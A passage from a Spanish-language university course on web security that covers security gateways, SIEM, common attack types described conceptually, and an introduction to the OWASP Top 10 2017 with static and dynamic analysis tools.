- Debe estar especialmente controlado y desconectado de cualquier red por la que se pudiera propagar cualquier malware.

Pasarela AV/AS

Sistemas intermedios que filtran el contenido malicioso que se detecta en pasarelas Web y servidores de correo evitando que lleguen a afectar a nuestra red.

Algunas de sus tareas son:

- Mantenimientos de firmas automáticas.
- Detección y bloqueo de spam: firmas spamware, inconsistencia de header, análisis de contenido y expresiones regulares.

- Testeo basado en DNS, DNS Block list, RHSBLs y SPF.
- Categorización de dudoso spam por filtros personalizables por cada usuario, gestión de los mails marcados como sospechosos, listas blancas y negras por usuario, corrección con memoria de falsos positivos y negativos.
- Gestión de cuarentenas individuales por cada usuario.

SIEM

Proporciona análisis en tiempo real de las alertas de seguridad generadas por las aplicaciones y el hardware de red.

Es una combinación de:

- SIM (Security Information Management): proporciona almacenamiento a largo plazo, así como análisis, manipulación e informes de datos de logs y registros de seguridad cotejados por el software SEM.
- SEM (Security Event Management): segmento que se ocupa de la monitorización en tiempo real, correlación de eventos, las notificaciones y las vistas de la consola.

Algunos ejemplos son: QRadar (propietario de IBM), ArcSight (propietario de HP), OSSIM (OpenSource, desarrollado por AlienVault) o SIEMonster (OpenSource, desarrollado por Kustodian).

Capacidades

- Agregación de datos: desde una gran cantidad de fuentes de datos (eventos), que pueden ser servidores, dispositivos de red, IoT, PCs, móviles y cualquier dispositivo que se pueda conectar a la red. Estos datos y su estudio son lo que permite identificar los eventos de seguridad y actividades sospechosas/maliciosas o defectos/fallos de seguridad.
- Correlación de datos: es una función de la parte de gestión de eventos de seguridad que busca atributos comunes y vincula eventos en lotes significativos, es decir, integra diferentes fuentes a fin de convertir los datos en información útil.
- Producción de alertas: para notificar a los destinatarios de problemas inmediatos, ya sea en un panel, a través de canales de terceros, por email, SMS, etc.
- Dashboards visuales: gráficos informativos de agrupaciones de datos de eventos para hacerse una idea del estado de los componentes, ver comportamientos que siguen patrones o actividades que se salen de la normalidad.
- Tareas de cumplimiento: automatización de la recopilación de datos de cumplimiento, que produce informes adaptados a los procesos existentes de seguridad, gobierno y auditoría.
- Almacenamiento de históricos: permite la correlación de datos a lo largo del tiempo y capacidad de buscar registros en diferentes nodos y períodos de tiempo para un análisis forense. Esto resulta útil teniendo en cuenta que el descubrimiento de una violación de red en el momento que ocurre es poco probable.

Ataques Informáticos

Los ataques informáticos están a la orden del día. Cada vez son más los ciberataques que se producen vulnerando la privacidad y la seguridad informática de los millones de usuarios que se conectan a la red a diario. Por esto, es de suma importancia, tomar medidas de ciberseguridad.

Para evitar ciberataques, hackeos o la obtención de información confidencial, la ley exige que todos los sitios Web dispongan de Protección de Datos, Política de Privacidad y Política de cookies. Estas medidas se utilizan para proteger los datos de los usuarios y asegurar que terceras personas no harán uso de ellos, a no ser que se le haya informado previamente y este haya aceptado. Es importante tener en cuenta que los sitios Web que no cumplan con lo establecido en la legislación vigente serán cerrados.

Existen numerosos tipos de ciberataques y hackeos en la red y en los distintos dispositivos; Smartphone, Tablet, ordenadores, “nube”, “internet en las cosas”, entre otros.

Tipos de ciberataques

Ataques en dispositivos móviles

Durante la aparición del Smartphone, se aseguró que estos dispositivos a diferencia de otros eran totalmente seguros y que estaban libres de virus informáticos, por tanto, no eran objeto de ataques. Pero actualmente, a consecuencia del incremento del uso tanto de Smartphone como de Tablet, ha hecho que esta afirmación quede como un mito.

Los ciberataques en móviles son posibles, y se encuentran en aumento día a día. Estos, pueden ser causados por malware móviles, brechas en la seguridad de las compañías o por usar redes wifi públicas que no dispongan de contraseña.

El Instituto Nacional de Ciberseguridad (INCIBE) llega a detectar a diario 100.000 redes vulnerables a los ataques, y en ocasiones se alcanzan picos de 400.000 redes. En 2016, los ciberataques en dispositivos móviles aumentaron un 33% respecto 2015.

Ataque a páginas y portales Web

Las páginas Web dado su carácter público son un foco perfecto para los atacantes. Basados en varios aspectos técnicos del sitio, determinan de qué forma pueden obtener el control parcial o total de este y utilizarlo para sus propósitos. A continuación, se nombran algunos de los principales tipos de ataques que pueden utilizarse para tal fin:

- **Cross Site Scripting (XSS):** Se basan en insertar código o script en el sitio Web de la víctima, y hacer que el visitante al ingresar al sitio lo ejecute y cumpla el cometido para el que fue escrito, como robo de sesiones o datos vulnerables.
- **Fuerza bruta:** Crean procesos automatizados que mediante prueba y error logran dar con el usuario y contraseña, generando estos mismos al azar. Este ataque se puede dar en cualquier página que requiera hacer un login para ingresar, aunque hoy en día son muchas las técnicas utilizadas para evitarlo.
- **Inyección de código:** Este tipo de ataques inyecta código fuente como SQL, SSI, HTML al sitio Web atacado, cambiando su funcionalidad original o revelando datos que se encuentran almacenados en las bases de datos que utilizan.

- **Denegación del servicio (DOS):** El atacante aprovecha algún error en la programación del sitio Web, y hace que el servidor utilice los recursos como procesador y memoria, hasta llegar al punto límite del mismo, y colapsar el servidor Web por no dar más recursos. En consecuencia, logra sacar el sitio Web del aire.
- **Fuga de información:** Este más que ser un ataque, es un error del administrador del sitio, el cual consiste en dejar público el registro de errores, lo que facilita al atacante ver las fallas exactas del sistema, tomar provecho de estas, y obtener el control parcial o total del sitio.

Ataques a personas y usuarios de Internet

Al igual que una persona del común que anda por la calle, entre el tráfico y la gente, cualquier usuario conectado a Internet está expuesto a riesgos de seguridad, y de él depende estar protegido y atento para no ser víctima de un ataque virtual.

- **Phishing (pesca de datos):** el atacante a través de diversos métodos intenta obtener datos personales de su víctima, una de las más conocidas es suplantar páginas Web, crean un sitio similar al sitio original con el fin de que el visitante ingrese y deje sus datos personales como claves, números de tarjeta etc. Obviamente estos datos llegan al atacante el cual los aprovecha. Por lo general dichos ataques llegan al correo, suplantando empresas y entidades financieras, haciéndolos ingresar al sitio Web falso.
- **Spoofing:** este ataque consiste en suplantar la identidad de la máquina de una persona, a través de sustitución de datos. Por lo general se realiza cuando se crea la conexión entre dos máquinas y una tercera ingresa en medio de la comunicación, haciendo pasar por la otra utilizando datos como la IP de la máquina.
- **Scam:** cuando se regala dinero a cambio de más dinero, el atacante ofrece extrañas recompensas, herencias de origen desconocido o premios de otros países, los cuales para ser reclamados tienen que dar una suma de dinero inferior a la que se recibirá a cambio. Por eso es importante verificar la identidad de las personas que circulan esta información a través de Internet.
- **Ingeniería social:** el atacante busca suplantar personas y entidades para obtener datos personales, por lo general, estos ataques se realizan mediante llamadas telefónicas, mensajes de texto o falsos funcionarios. Su objetivo no es otro que el de obtener datos importantes para después manipularlos, analizarlos y utilizarlos en contra de la persona. Otros métodos que buscan estafar a las personas son falsos correos que prometen premios.
- **Troyano:** haciendo referencia al famoso "caballo de Troya" de la Odisea, este ataque informático consiste en instalar programas espías dentro del computador afectado, para realizar diversas acciones en él como manejo remoto, cambio de archivos, robo de información, captura de datos personales, entre otras.
- **Ransomware:** es un software malicioso que busca infectar un equipo con la finalidad de darle al ciberdelincuente la capacidad de bloquear un dispositivo desde una ubicación remota y encriptar sus archivos y datos almacenados. El virus lanza una ventana emergente en la que pide el pago de un rescate, dicho pago se hace generalmente en moneda virtual (por ejemplo: bitcoins).

Resumen

1. El S-SDLC incorpora ciertas tareas básicas que permiten desarrollar software de calidad desde el propio inicio del proyecto, contemplando los servicios de seguridad como confidencialidad, integridad y disponibilidad. Se recomienda seguir los distintos estándares existentes como la ISO 27034 o la NISTIR 7628, ya que son una buena base para iniciar cualquier proyecto que quiera contemplar la seguridad dentro de su desarrollo.
2. Actualmente existen muchas metodologías para el desarrollo de software que son utilizadas dependiendo del sistema a crear, los cuales pueden dividirse en grupos comunes como son: escritorio, móvil y Web, siendo este último de los que más impulso ha venido acumulando, pues la necesidad del cliente de ser reconocido por medio del Internet se ha intensificado.
3. Entre las investigaciones analizadas se han podido identificar metodologías que contienen diversos enfoques de desarrollo, tal es el caso de la OOHDM que se enfoca en el desarrollo orientado a objetos, lo cual provee un punto fuerte en el modelado. Está en contraste con la metodología BDR, que es basada en el proceso de ciclo de vida del software y es enfocada en el análisis y obtención de requisitos.
4. Cuando hablamos de la seguridad de sitios Web, como cualquier otro dominio, vemos la seguridad de manera integral. El uso de una estrategia de defensa en profundidad facilita este proceso. Una buena estrategia de defensa en profundidad no sólo se refiere a la profundidad de los controles defensivos, pero también tiene en cuenta el rango de superficie de ataques y sus diferentes herramientas.
5. Para evitar ciberataques, hackeos o la obtención de información confidencial, la ley exige que todos los sitios Web dispongan de Protección de Datos, Política de Privacidad y Política de cookies. Estas medidas se utilizan para proteger los datos de los usuarios y asegurar que terceras personas no harán uso de ellos, a no ser que se le haya informado previamente y este haya aceptado. Es importante tener en cuenta que los sitios Web que no cumplen con lo establecido en la legislación vigente serán cerrados.

Pueden revisar los siguientes enlaces para ampliar los conceptos vistos en esta unidad:

- o <https://gestion.pe/tendencias/10-incidentes-seguridad-importantes-ano-126283?foto=1>
- o <http://wh0s.org/2014/12/07/s-sdlc-aplicando-seguridad-al-ciclo-de-vida-del-software/>
- o <https://social.technet.microsoft.com/wiki/contents/articles/36676.ciclo-de-vida-de-desarrollo-seguro-de-software-es-es.aspx>
- o <https://www.3ciencias.com/wp-content/uploads/2017/09/ART-5.pdf>
- o <https://blog.sucuri.net/espanol/2016/10/explicando-la-defensa-en-profundidad-en-la-seguridad-de-sitios-Web.html>
- o <http://blondbyte.blogs.upv.es/2017/10/componentes-de-la-seguridad-perimetral-en-redes/>
- o <http://www.iebschool.com/blog/tendencias-ciberseguridad-tipos-ciberataques-business-tech/>
- o <https://colombiadigital.net/actualidad/articulos-informativos/item/4801-tipos-de-ataque-y-como-prevenirlos.html>

Bibliografía Unidad de Aprendizaje 1

- Gestión, R. (2017). Los 10 incidentes de seguridad más importantes del último año. Gestión. Obtenido de <https://gestion.pe/tendencias/10-incidentes-seguridad-importantes-ano-126283>
- S-SDLC: Aplicando seguridad al ciclo de vida del Software. (2014). Wh0s. Obtenido de <http://wh0s.org/2014/12/07/s-sdlc-aplicando-seguridad-al-ciclo-de-vida-del-software/>
- Ciclo de Vida de Desarrollo Seguro de Software (es-ES) - TechNet Articles - United States (English) - TechNet Wiki. (2018). Social.technet.microsoft.com. Obtenido de <https://social.technet.microsoft.com/wiki/contents/articles/36676.ciclo-de-vida-de-desarrollo-seguro-de-software-es-es.aspx>
- (2018). 3ciencias.com. Obtenido de <https://www.3ciencias.com/wp-content/uploads/2017/09/ART-5.pdf>
- Perez, T. (2016). Explicando la Defensa en Profundidad en la Seguridad de Sitios Web. Sucuri Español. Obtenido de <https://blog.sucuri.net/espanol/2016/10/explicando-la-defensa-en-profundidad-en-la-seguridad-de-sitios-Web.html>
- Componentes de la seguridad perimetral en redes – The BlondByte Network. (2017). Blondbyte.blogs.upv.es. Obtenido de <http://blondbyte.blogs.upv.es/2017/10/componentes-de-la-seguridad-perimetral-en-redes/>
- Tendencias en ciberseguridad para 2018 y cómo salir de un ciberataque. (2017). Blog de IEBSchool. Obtenido de <https://www.iebschool.com/blog/tendencias-ciberseguridad-tipos-ciberataques-business-tech/>
- Urrego, & Urrego, J. (2013). Tipos de ataque y cómo prevenirlas. Colombiadigital.net. Obtenido de <https://colombiadigital.net/actualidad/articulos-informativos/item/4801-tipos-de-ataque-y-como-prevenirlos.html>



OWASP TOP 10 2017 RC2

LOGRO DE LA UNIDAD DE APRENDIZAJE

Al término de la unidad, el alumno identifica la metodología OWASP sobre los 10 riesgos más críticos de las aplicaciones Web y recomienda soluciones para mitigar ataques Web.

TEMARIO

2.1 Tema 2 : OWASP Top 10

- 2.1.1 : Introducción a OWASP Top 10
- 2.1.2 : OWASP Top 10 2013 vs OWASP Top 10 2017 RC 2
- 2.1.3 : Análisis Dinámico y Estático
- 2.1.4 : Herramientas OWASP

2.2 Tema 3 : A1 – Injection

- 2.2.1 : SQL Injection y Blind SQL Injection
- 2.2.2 : LDAP Injection
- 2.2.3 : XPath Injection
- 2.2.4 : Command Injection
- 2.2.5 : Remediaciones

2.3 Tema 4 : A2 – Broken Authentication

- 2.3.1 : Session Fixation
- 2.3.2 : Pass-the-hash
- 2.3.3 : Session Hijacking
- 2.3.4 : Remediaciones

2.4 Tema 5 : A3 – Sensitive Data Exposure

- 2.4.1 : Validación de la capa de transporte
- 2.4.2 : Almacenamiento criptográfico inseguro
- 2.4.3 : Remediaciones

2.5 Tema 6 : A4 – XML External Entities (XX3)

- 2.5.1 : Denegación de servicio (DDoS)
- 2.5.2 : Acceso a archivos y servicios remotos
- 2.5.3 : Acceso a archivos y servicios locales

2.5.4 : Remediaciones

2.6 Tema 7 : A5 – Broken Access Control

- 2.6.1 : Path Transversal
- 2.6.2 : Permisos de archivos
- 2.6.3 : Client Side Caching
- 2.6.4 : Remediaciones

2.7 Tema 8 : A6 – Security Misconfiguration

- 2.7.1 : Listado de directorios no deshabilitado
- 2.7.2 : Passwords por defecto
- 2.7.3 : Backups
- 2.7.4 : Remediaciones

2.8 Tema 9 : A7 – Cross Site Scripting (XSS)

- 2.8.1 : Tipos y definiciones
- 2.8.2 : Técnicas de inyección de script
- 2.8.3 : Codificación y ofuscamiento
- 2.8.4 : Remediaciones

2.9 Tema 10 : A8 – Insecure Deserialization

- 2.9.1 : Ejecución de código arbitrario
- 2.9.2 : Denegación de Servicio (DoS)
- 2.9.3 : Remote Command Execution
- 2.9.4 : Remediaciones

ACTIVIDADES PROPUESTAS

- Identificar la metodología OWASP Top 10
- Describir los diferentes tipos de análisis
- Realizar test de análisis de vulnerabilidades de SQL Injection.
- Describir la criticidad de la exposición de datos sensibles.
- Identificar ataques de Session Hijacking
- Describir la criticidad de los ataques de Denegación de servicio.
- Describir los ataques RFI/LFI
- Realizar listado de directorios desprotegidos
- Identificar contraseñas débiles.
- Realizar pruebas de Cross Site Scripting (XSS)
- Describir los componentes usados con vulnerabilidades conocidas
- Describir la criticidad de no contar con software de monitoreo de log.
- Describir soluciones para monitoreo de eventos en servicios Web.
- Describir las remediaciones a las vulnerabilidades de OWASP Top 10.

2.1. TEMA 2: OWASP TOP 10

2.1.1. Introducción a OWASP Top 10

Open Web Application Security Project (OWASP) es una organización sin ánimo de lucro a nivel mundial dedicada a mejorar la seguridad de las aplicaciones y del software en general. Su misión es hacer que la seguridad dentro de las aplicaciones sea más visible para que, así, las organizaciones y los particulares puedan tomar decisiones sobre conceptos de seguridad basándose en información verídica y contrastada.

La comunidad OWASP está formada por empresas, organizaciones educativas y particulares de todo mundo. Juntos constituyen una comunidad de seguridad informática que trabaja para crear artículos, metodologías, documentación, herramientas y tecnologías que se liberan y pueden ser usadas gratuitamente por cualquiera.

Como organización, tienen una serie de valores:

- Transparencia: todo lo relativo a OWASP es transparente, desde sus finanzas (que pueden ser consultadas directamente desde su página Web) hasta el código de sus proyectos (los repositorios de código también están accesibles).
- Innovación: promueven y favorecen la experimentación para aquellas soluciones a los nuevos desafíos de seguridad que aparecen.
- Global: cualquier persona de cualquier parte del mundo está invitada a participar en la comunidad de OWASP (se puede aplicar desde un formulario).
- Integridad: se declaran como una comunidad honesta y en la que se puede confiar. También se declaran neutrales sobre el aspecto comercial de los productos de seguridad disponibles en el mercado, no posicionándose sobre alguno de ellos.

Por lo tanto, OWASP pretende ser el centro de referencia de toda la información de seguridad enfocada a las aplicaciones Web.

Proyectos

Los proyectos OWASP se dividen en dos categorías principales: proyectos de desarrollo y proyectos de documentación.



Figura 30: Tipos de proyectos OWASP.
Fuente. - <https://es.slideshare.net>

Los proyectos de documentación actuales son:

- Guía OWASP – Un enorme documento que proporciona una guía detallada sobre la seguridad de las aplicaciones Web.
- OWASP Top 10 – Documento de alto nivel que se centra sobre las vulnerabilidades más críticas de las aplicaciones Web.
- Métricas – Un proyecto para definir métricas aplicables de seguridad de aplicaciones Web.
- Legal – Un proyecto para ayudar a los vendedores y compradores de software a negociar adecuadamente los aspectos de seguridad en sus contratos.
- Guía de pruebas – Una guía centrada en la prueba efectiva de la seguridad de aplicaciones Web.
- ISO 17799 – Documentos de apoyo para organizaciones que realicen revisiones ISO 17799.
- AppSec FAQ – Preguntas y respuestas frecuentes sobre seguridad de aplicaciones Web.

Los proyectos de desarrollo incluyen:

- WebScarab – Una aplicación de chequeo de vulnerabilidades de aplicaciones Web incluyendo herramientas proxy.
- Filtros de validación (Stinger para J2EE, filters para PHP) – Filtros genéricos de seguridad perimetral que los desarrolladores pueden usar en sus propias aplicaciones.
- WebGoat – Una herramienta interactiva de formación y benchmarking para que los usuarios aprendan sobre seguridad de aplicaciones Web de forma segura y legal.
- DotNet – Un conjunto de herramientas para asegurar los entornos .NET.

Estados de Proyectos OWASP

- Proyectos maduros.
- Proyectos de nivel medio.
- Proyectos nuevos.



Figura 31: Estados de proyectos OWASP.

Fuente. - <https://es.slideshare.net>

El OWASP Top 10 es traducido a múltiples idiomas y estas traducciones se llevan a cabo por los miembros que conforman la Open Web Application Security Project (OWASP) que se ha encargado de traducir el Top Ten a español. La versión más actual del top es la 2017 que se encuentra en su Release Candidate 2 (RC 2).

2.1.2. OWASP Top 10 2013 vs OWASP Top 10 2017 RC2

Luego de haberse publicado la RC1 en junio del 2017 y de los problemas hallados en la documentación que, finalmente llevaron a una actualización en la metodología de recopilación de datos, fue lanzado en octubre la Guía OWASP Top 10 2017 (RC2).

Esta importante actualización agrega varios tipos de vulnerabilidades nuevos, incluidos dos problemas seleccionados por la comunidad. Los comentarios de la comunidad generaron la mayor recopilación de datos de la historia de OWASP y permitió la preparación de un nuevo estándar de seguridad de aplicaciones.

El Top 10 de OWASP 2017 se basa principalmente en más de 40 presentaciones de datos de firmas especializadas en seguridad de aplicaciones y una encuesta de la industria que fue completada por 515 personas. Estos datos abarcan vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real. Los 10 elementos principales se seleccionaron y priorizaron de acuerdo con estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto.

El OWASP Top 10 RC2 ha considerado varios cambios con respecto a su antecesor del 2013 en base a los datos que han recopilado desde el año pasado. Dicho cambio se ve a continuación:

OWASP TOP 10 - 2013 [MEJOR]		OWASP TOP 10 - 2017 [NUEVO]	
A1	- Inyección	A1	- Inyección
A2	- Pérdida de Autenticación y Gestión de Sesiones	A2	- Pérdida de Autenticación y Gestión de Sesiones
A3	- Secuencia de Comandos en Sitios Cruzados (XSS)	A3	- Exposición de Datos Sensibles
A4	- Referencia Directa Insegura a Objetos	A4	- Entidad externa XML (XXE)
A5	- Configuración de Seguridad Incorrecta	A5	- Control de acceso roto <small>[fusionado]</small>
A6	- Exposición de Datos Sensibles	A6	- Configuración de Seguridad Incorrecta
A7	- Ausencia de Control de Acceso a las Funciones	A7	- Secuencia de Comandos en Sitios Cruzados (XSS)
A8	- Falsificación de Peticiones en Sitios Cruzados (CSRF)	A8	- Deserialización Insegura <small>[Nuevo]</small>
A9	- Uso de Componentes con Vulnerabilidades Conocidas	A9	- Uso de Componentes con Vulnerabilidades Conocidas
A10	- Redirecciones y reenvíos no validados	A10	- Insuficiente registro y monitoreo <small>[Nuevo]</small>

Figura 32: OWASP Top 10 2013 vs. OWASP Top 10 2017 (RC 2) – versión español.

Fuente. - <https://www.dragonjar.org>

Se ha refactorizado completamente el Top 10: se renovó la metodología, se utilizó un nuevo proceso de recolección de datos, se trabajó con la comunidad, se reordenaron los riesgos, se reescribió cada riesgo desde cero y se agregaron referencias a frameworks y lenguajes que son comúnmente utilizados en la actualidad.

- JavaScript ahora es el principal lenguaje de la Web: node.js y frameworks Web modernos como Bootstrap, Electron, Angular y React. Antes, el foco estaba en el servidor ahora mucho se ejecuta en los navegadores que no son de confianza.
- Las aplicaciones "de una sola página", escritas en JavaScript como Angular y React, permiten la creación de un front-end altamente modular con experiencias centradas en el usuario final.
- El aumento de las aplicaciones móviles que usan las mismas API que las aplicaciones de una sola página
- Los microservicios escritos en node.js y Spring Boot están reemplazando las aplicaciones de bus de servicio empresarial más antiguas que usan EJB.
- En el código "antiguo" nunca se esperaba comunicación directa desde Internet, pero ahora todos está detrás de una API o un servicio Web RESTful. Las suposiciones que subyacen en este código, como las llamadas confiables, simplemente ya no son válidas.

La comunidad proporcionó información sobre nuevas categorías y se eliminó información antigua. Este es el nuevo OWASP Top 10 2017:

- Nuevo A4: 2017 - XML External Entity (XXE): nueva categoría soportada principalmente por los conjuntos de datos SAST.
- Nuevo A8: 2017 - Deserialización insegura: responsable de una de las peores violaciones de todos los tiempos.
- Nuevo A10: 2017 - Registro y monitorio insuficiente: su falta puede aumentar la actividad maliciosa o retrasar significativamente su la detección, la respuesta a incidentes y el análisis forense digital.
- Jubilado, pero no olvidado: las referencias directas a objetos directos no seguros y el control de acceso a nivel de función se fusionaron en A5: 2017 - Accesos y controles insuficientes.
- CSRF: menos del 5% del conjunto de datos fueron CSRF, lo que lo ubicaron alrededor del puesto 13.
- Redirecciones y reenvíos no validados: menos del 1% del conjunto de datos es compatible con este problema, ahora se ubica en el puesto 25.

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	→	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	→	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A8]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	✗	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	✗	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

Figura 33: OWASP Top 10 2013 vs. OWASP Top 10 2017 (RC 2) – versión inglés (original).

Fuente. - <https://blog.segu-info.com.ar>

A1:2007 - Injection - Inyección

Las inyecciones pueden ser de tipo SQL, SO, LDAP y otras que ocurren cuando los datos ingresados a la aplicación Web no son validados adecuadamente y son interpretados como parte de un comando consulta. Un atacante hostil puede realizar una inyección para ejecutar comandos peligrosos o acceder a datos sin la autorización requerida.

A2:2017 - Broken Authentication – Inadecuada Autenticación

Las funciones de la aplicación que regulan la autenticación y la gestión de sesiones son muy frecuentemente implementadas de forma incorrecta. Un atacante puede comprometer las contraseñas, llave y token, y explotar otros fallos para asumir la identidad de otro usuario de la aplicación de forma permanente o temporal.

A3:2017 - Sensitive Data Exposure – Exposición de Datos Sensibles

Muchas aplicaciones Web o APIs no protegen apropiadamente la información sensible y privada de sus usuarios como información financiera, de estado de salud y datos de identificación personal. Un atacante puede robar o modificar los datos que se encuentren débilmente protegidos para llevar a cabo operaciones fraudulentas con tarjetas de crédito, robo de identidad y otros crímenes.

A4:2017 - XML External Entity - XML External Entity

Muchos procesadores de XML antiguos y débilmente configurados evalúan y procesan entidades externas dentro de documentos XML. Estas entidades externas añadidas pueden ser usadas para mostrar archivos internos, archivos compartidos en la red, escaneo de puertos, ejecución de código remoto, denegación de servicios y billion laughs attack.

A5:2017 - Broken Access Control – Inadecuado Control de Acceso

Muchas veces las restricciones de lo que los usuarios están permitidos a hacer no son apropiadamente aplicadas. Los atacantes pueden explotar estas debilidades para acceder a funcionalidades o datos de forma no autorizada como acceder a cuentas de usuarios, ver archivos sensibles, modificar permisos de acceso, y mucho más.

A6:2017 - Security misconfiguration - configuración de seguridad incorrecta

La inadecuada configuración de seguridad es un problema increíblemente común que ocurre cuando se realizan las configuraciones mínimas funcionales o por defecto, S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con información sensible y sistemas, frameworks, dependencias y componentes no actualizados de forma oportuna.

A7:2017 - Cross-Site Scripting – Cross-Site Scripting

La vulnerabilidad a XSS ocurre siempre que una aplicación incluye datos no validados al actualizar o redireccionar la página Web para ser procesados como parte de código JavaScript. Un atacante podría ejecutar scripts en el navegador de la víctima para robar sesiones, modificar el contenido renderizado en las páginas Web, y generar redirecciones a sitios maliciosos.

A8:2017 - Insecure Deserialization - Deserialización Insegura

La deserialización insegura ocurre cuando una aplicación vulnerable recibe objetos maliciosos serializados. Esto puede conducir a ejecución de código remoto, a instar a los usuarios a realizar acciones peligrosas, inyecciones y elevación de privilegios.

A9:2017 - Using Components With known Vulnerabilities - Uso de Componentes con Vulnerabilidades Conocidas

Muchos componentes como librerías, frameworks, y otros módulos de software se ejecutan con los mismos privilegios que la aplicación. Un atacante puede explotar un componente vulnerable para ocasionar perdida de datos y tomar el control del servidor.

A10:2017 - Insufficient Logging and Monitoring – Registro y Monitoreo Insuficiente

El registro y monitoreo insuficiente ocasiona que no exista respuesta ante incidentes y permite a los atacantes penetrar los sistemas, mantener un control persistente, ganar acceso a otros sistemas y modificar, extraer y destruir datos. Muchos estudios de este tipo de brechas muestran que el tiempo de detección de estos ataques ronda los 200 días y son detectados por procesos externos al de monitoreo.

2.1.3. Análisis dinámico y estático

Existen distintos tipos de herramientas de análisis que se pueden utilizar en la fase de Testing del SSDLC para detectar malas prácticas de desarrollo, fallos de configuración y vulnerabilidades de aplicaciones, siendo estas aplicaciones cada vez más demandadas y utilizadas por las compañías para saber y conocer qué problemas de seguridad tienen sus aplicaciones, y así poder mejorárlas.

Para realizar un análisis de seguridad en una aplicación se utiliza el uso de herramientas SAST, DAST, RAST o la combinación de ellas para obtener mejores resultados.




Figura 34: Modelo SLDC adaptado.
Fuente. - <https://www.scc.uned.es>

Este análisis de vulnerabilidades conlleva a recolectar mucha información la cual se puede categorizar como verdadero positivo, falso positivo, verdadero negativo y falso negativo, lo cual se define a continuación:

Verdadero positivo: Vulnerabilidad detectada que existe realmente.

Falso positivo: Vulnerabilidad detectada que no existe realmente.

Verdadero negativo: Vulnerabilidad no detectada que realmente no existe

Falso negativo: Vulnerabilidad no detectada que realmente existe.

De aquí lo más relevante es descartar los falsos positivos, y enfocarse en probar distintas herramientas para encontrar los falsos negativos.

A continuación, se definen cada uno de los métodos utilizados para análisis de aplicaciones Web:

Herramientas de Análisis Estático de Código Fuente (SAST)

SAST de sus siglas en inglés “Static Analysis Security Testing”, son herramientas de caja blanca que realizan un análisis muy completo de toda la aplicación, que analizando el código fuente simulan lo que ocurriría en tiempo de ejecución. Estas toman como entrada el código fuente y lo transforman, generando representaciones intermedias o modelos del código fuente, según el caso y a continuación lo analizan contra una serie de reglas definidas. Ejemplos de estas herramientas son Insight, Fortify SCA o Cx-suite de Checkmarx.




Figura 35: Análisis automático de la seguridad de aplicaciones Web.

Fuente. - <https://www.scc.uned.es>

